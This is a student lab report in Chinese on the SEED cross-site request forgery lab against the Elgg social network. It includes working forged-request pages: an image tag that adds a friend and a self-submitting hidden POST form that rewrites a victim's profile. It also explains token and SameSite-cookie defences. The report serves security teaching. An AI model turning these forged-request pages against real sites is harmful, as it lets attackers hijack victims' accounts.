软件安全实验报告

2022 年 11 月 30 日

课程名称：	软件安全
成绩评定：	
实验名称：	跨站请求伪造（CSRF）攻击实验
实验编号：	实验 5
指导教师：	刁文瑞
姓　　名：	李晨漪
学　　号：	202000210103
学　　院：	山东大学网络空间安全学院
专　　业：	网络空间安全

目录

1 实验目的

CSRF 攻击涉及一个受害用户、一个受信任的网站和一个恶意网站。受害用户在访问恶意站点时，正在与受信任的网站保持活动会话。恶意网站将可信网站的 HTTP 请求注入到受害者用户会话中，造成损害。在本实验中，通过 CSRF 攻击来攻击一个社交网络应用。这个开源的社交网络应用被称为 Elgg，它已经被安装在虚拟机中。本实验覆盖以下主题:

1. 跨站请求伪造攻击
2. CSRF 对抗措施：秘密令牌（secret token）和同站 cookie（same-site cookie）
3. HTTP GET 和 POST 请求
4. JavaScript 和 Ajax

2 实验步骤与结果

2.1 Task 1：观察 HTTP 请求

在 Elgg 中捕获一个 HTTP GET 请求。



图 1:

- HTTP GET 使用参数

```
// 表示请求方式
Request Method: GET
// 表示此次请求的状态码
Status :
//表示能够接受的回应内容类型（Content-Types）
Accept: text/html,application/xhtml+xm···plica ...
//表示能够接受的编码方式列表
Accept-Encoding: gzip, deflate
//表示能够接受的回应内容的自然语言列表
Accept-Language: en-US,en;q=0.5
//表示用来指定在这次的请求/响应链中的所有缓存机制都必须遵守的指令
Cache-Control:
//表示该浏览器想要优先使用的连接类型
Connection: keep-alive
//即之前由服务器通过Set-Cookie发送的一个超文本传输协议Cookie
Cookie: Elgg=5j48g4mdjja1r56qlr6qt0gl91
//表示服务器的域名(用于虚拟主机)，以及服务器所监听的传输控制协议端口
    号
Host: www.seed-server.com
//表示客户端优先选择加密及带有身份验证的响应
Upgrade-Insecure-Requests: 1
//表示浏览器的浏览器身份标识字符串
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko
    /20100101 Firefox/83.0
```

在 Elgg 中捕获一个 HTTP POST 请求。



图 2:

- HTTP POST 使用参数

POST 请求头与 GET 请求头类似，其中未出现在 GET 请求的字段解释如下：

```
1 //表示以八位字节数组 （8位的字节）表示的请求体的长度
2 Content-Length: 564
3 //表示请求体的多媒体类型 （用于POST和PUT请求中）
4 Content-Type: multipart/form-data; boundary=-
5 //展示浏览器所访问的前一个页面，正是那个页面上的某个链接将浏览器带到
      了当前所请求的这个页面
6 Referer: http://www.seed-server.com/
```

网络应用程序中的大部分服务都是 **GET** 或 **POST** 服务。这两者的一个区别是如何在请求中附加数据。**GET** 请求把数据附加在请求的 **URL** 中，而 **POST** 请求把数据附加到请求的数据字段中。

这个区别也使得针对 **GET** 服务的 **CSRF** 攻击与针对 **POST** 服务的攻击有很大差别。

2.2 Task 2：使用 GET 请求的 CSRF 攻击

Step1: 添加好友的 GET 请求如下, 要让 Bob 成为 Alice 的好友，只要让 Alice 访问 http://www.seed-server.com/action/friends/add?friend=57 即可，其中 Bob 的 ID，可以通过编辑主页查看 POST 请

求获得。



图 3:

解释：通过 Web Developer Network Tool 在检查 HTTP 头，观察并获取所需字段（URL）。注意 URL 中有两个额外的参数:__elgg__ts 和 __elgg__token。这与防御 CSRF 攻击措施有关（task4）。还可观察到会话 cookie, 没有它, Elgg 就不会处理这个请求。攻击者无法知道这个值是什么, 但是浏览器会自动为 HTTP 请求设置 cookie 字段, 因此攻击者不需要获得该字段的值。

Step2: 构造攻击页面, 攻击网站位于/var/www/attacker/addfriend.html。

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=57">
<h1>You have been attacked!</h1>
</body>
</html>
```

解释：原理即 img 标签将自动触发一个 HTTP GET 请求。这个标签是用于将图像包含进网页中的。当浏览器在显示网页的过程中遇到 img 标签时, 它会自动向由 src 属性指定的 URL 发送一个 HTTP GET 请求。这个 URL 可以是任意的 URL, 因此这个请求可以是跨站的, 这样就允许一个网页包含其他网站的图像。

Step3：让 Bob 将恶意网站链接：http://www.attacker32.com/addfriend.html 发送给 Alice，Alice 点击即可。



图 4:

Step4：攻击成功。



图 5:

2.3 Task 3：使用 POST 请求的 CSRF 攻击

Step1: 观察并获取所需字段。



图 6:

解释：通过 Web Developer Network Tool 在检查 HTTP 头，观察并获取所需字段（URL）。并通过 Request 观察 editprofile 所需的“name”、“briefdescription”、“accesslevel[briefdescription]”、“guid”等关键信息。

Step2: 构造攻击页面, 攻击网站位于/var/www/attacker/editprofile.html。

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    // The following are form entries need to be filled out by
       attackers.
    // The entries are made hidden, so the victim won't be able to
       see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='
       Samy is my Hero'>";
    fields += "<input type='hidden' name='accesslevel[
       briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");//行1

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
```

```
24      document.body.appendChild(p);//行2
25
26      // Submit the form
27      p.submit();//行3
28  }
29  // Invoke forge_post() after the page is loaded.
30  window.onload = function() { forge_post();}//行4
31
32  </script>
33  </body>
34  </html>
```

解释：

1) 上面的代码动态创建一个表单（行 1），它的各个条目被 fields 字符串所指定，它的类型被设置为 POST。注意每个表单条目的类型都是 hidden(隐藏)，表明此条目对用户不可见。当表单构造好之后，它就被添加到现有的网页中 (行 2)。最终，当程序调用行 3 的 p.submit() 函数时，该表单就被自动发送。JavaScript 函数 forge_post() 将在页面加载之后被自动调用，这是行 4 的效果。

2) 获取 Alice 的 GUID 字段可以通过访问 Alice 的主页来获取。一旦她的主页被加载进测览器，就可以查看网页源码，找到类似下面的内容。

```
1       elgg.page_owner = {"guid":56,"type":"user",...
```

Step3：让 Bob 将恶意网站链接：http://www.attacker32.com/editprofile.html 发送给 Alice，Alice 点击即可。



图 7:

Step4：攻击成功。



图 8:

- **问题 1: 伪造的 HTTP 请求需要 Alice 的用户 ID（guid）才能正常工作。如果 Boby 专门针对 Alice 做攻击准备，他可以找到方法来获得 Alice 的用户 ID。Boby 不知道 Alice 的 Elgg 口令，所以他不能登录到 Alice 的账户来获取信息。请描述 Boby 如何解决这个问题。**

有多种方法。

方法一：获取 Alice 的 GUID 字段可以通过 HTTP Header Live 访问 Alice 的主页来获取。一旦她的主页被加载进测览器, 就可以查看网页源码, 找到类似下面的内容。

```
1       elgg.page_owner = {"guid":56,"type":"user",...
```

方法二：使用添加 Alice 好友的方式查看对应 URL。

图 9:

- **问题 2: 如果 Boby 想向任何访问他的恶意网页的人发动攻击。在这种情况下，他事先不知道谁在访问该网页。那么他还能发动 CSRF 攻击来修改受害者的 Elgg 资料吗？请解释原因。**

可以。

因为 Java-Script 函数构造的隐匿表单在页面载入后自动触发, 如果目标用户访问此页面, 该表单会自动地从目标浏览器发送到 http://www.csrflabelgg.com/action/profile/edit 的编辑个人资料服务, 使"Boby is my hero" 被添加到其主页中。

因为表单自动触发，只要 Boby 能获取所有用户及其 guid，Boby 就能为所有用户伪造出隐藏表单即可实现。

具体方法：Boby 在 Elgg 软件通过点击 Member 查看使用该软件的所有用户，提前通过问题 1 中的方案获取其 guid。因此 Boby 可以为每一个用户都构造一个隐藏表单类似于 Step 中格式，仅修改其“name”和“guid”值。然后，当未知用户访问攻击者网站时，所有隐藏表单自动触发，且其中总有一个隐藏表单是针对该目标用户的正确伪造，即可攻击成功。

2.4 Task 4：开启 Elgg 的防御措施

Step1：打开密钥防御机制。

```
68      public function validate(Request $request) {
69              //return; // Added for SEED Labs (disabling the CSRF countermeasure)
70
```

图 10:

Step2：再次进行攻击失败。



图 11:

- **问题：请指出捕获的 HTTP 请求中的秘密令牌，并解释为什么攻击者为什么不能在 CSRF 攻击中发送这些秘密令牌；是什么阻止了他们从网页上发现秘密令牌？**

捕获的 HTTP 请求中的秘密令牌：

```
-----------------------------165288982727195480215011906 77
Content-Disposition: form-data; name="__elgg_token"

X35WfZLgU3HqZjvC3pinTg
-----------------------------165288982727195480215011906 77
Content-Disposition: form-data; name="__elgg_ts"

1669798820
```

图 12:

首先，Elgg 的秘密令牌是一个哈希值（MD5 信息摘要），这个哈希值是由该网站上的秘密值（从数据库检索得到）、时间戳、用户会话 ID 和随机生成的会话字符串所共同生成，这使其非常难伪造。而且，Elgg 网络应用程序验证了生成的令牌和时间戳，以防御 CSRF 攻击。攻击者也不知道其时间戳，所以难以伪造成功在 CSRF 攻击中发送这些秘密令牌。

同源策略阻止其从网页上发现秘密令牌。Elgg 在每个网页内嵌入一个随机的机密值：token 和 ts。当请求从该页面发起时，该机密值被放在请求中。由于同源策略，不同源的网页不能访问此页面的内容，因此这些恶意网页就不能在跨站请求中包含正确的机密值。

密钥是放置在 Elgg 网页里的，恶意网站与被攻击网站不同源，无法获取被攻击网站 HTML 上的密钥，从而无法伪造请求，攻击失败。

2.5 Task 5：测试同站 Cookie 方法

- **问题 1: 请描述你所看到的情况，并解释为什么在某些情况下不发送一些 cookie。**

现象：无论是同站还是跨站请求，均有 cookie-normal。对于同站请求，有 cookie-normal、cookie-strict、cookie-lax；而对于跨站请求，有 cookie-normal、cookie-lax，无 cookie-strict。具体跨站 POST 请求，只有 cookie-normal，无 cookie-strict、cookie-lax。

解释：

cookie 的 SameSite 属性，用于限制第三方网站的 cookie 发送机制。

cookie-strict：最严格的模式，完全禁止跨站点请求时携带 cookie，设置为 strict 之后，跨站行为都不会再携带 cookie。

cookie-lax：相对 strict 宽松，允许导航到三方网站时携带 cookie 的情况即链接、预加载、GET。

表 1:

请求类型	Lax
链接	发送 Cookie
预加载	发送 Cookie
GET 表单	发送 Cookie
POST 表单	不发送
iframe	不发送
AJAX	不发送
Image	不发送

- **问题 2: 根据你的理解，请描述同站 cookies 如何帮助服务器检测一个请求是跨站还是同站请求。**

同站 cookie 实际上是给 cookie 添加了一个特殊的属性，称为 SameSite 属性。该属性由服务器进行设置，它告诉浏览器一个 cookie 是否可以被跨站请求使用。没有此属性的 cookie 会被附加到所有的请求上，不管是同站请求还是跨站请求。拥有此属性的 cookie 会被附加到同站请求上，至于它是否会附加到跨站请求上取决于该属性的具体值。SameSite 属性有两个值: Strict 和 Lax。如果值是 Strict, 那么 cookie 将不会与跨站请求一起发送; 如果值是 Lax, 那么 cookie 只有在顶级导航 (top-level navigations) 的跨站请求时才一起发送。

首先，设置 security 以后客户端只有 HTTPS 协议下才会发送给服务端。使用 HTTPS 安全协议，可以保护 Cookie 在浏览器和 Web 服务器间的传输过程中不被窃取和篡改。

然后，服务端根据发回的具体 cookie 值，例如是否带有 strict 或 lax，即可判断是否同站发出。（不带有同站 cookie 即为跨站发出，具有 CSRF 攻击风险，服务器端验证后发现没有 cookie 权限就不会执行浏览器端发送的 URL 操作，抵御了 CSRF 攻击）

- **问题 3: 请描述你将如何使用同站 cookie 机制来帮助 Elgg 防御 CSRF 攻击。只需要描述思路，无需实现。**

借用同站 cookie 判别该网站的请求是否跨站，即可执行同源策略防御 CSRF：同源策略即限制一个源加载的文档或脚本与另一个源的资源交互的方式。有助于隔离潜在的恶意文档，减少可能的攻击媒介。

具体来说，若 Elgg 服务器端发现接收到的 cookie 中不含 strict 值，即 Experiment B 中 A. Sending Get Request (link)、B. Sending Get Request (form)、C. Sending Post Request (form) 的情况，就有跨站风险，可能嵌入了恶意攻击，Elgg 立马执行一些同源策略，禁止 Internet 上的恶意网站（Lab 中的 www.attacker32.com ）在浏览器中运行 JS 代码，可以抵御 task2、task3 的攻击。同理，不含 Lax 值，可以抵御 task3 基于 POST 请求的攻击。

参考文献

[1] 杜文亮. 计算机安全导论：深度实践 [M]. 北京: 高等教育出版社,2020.4.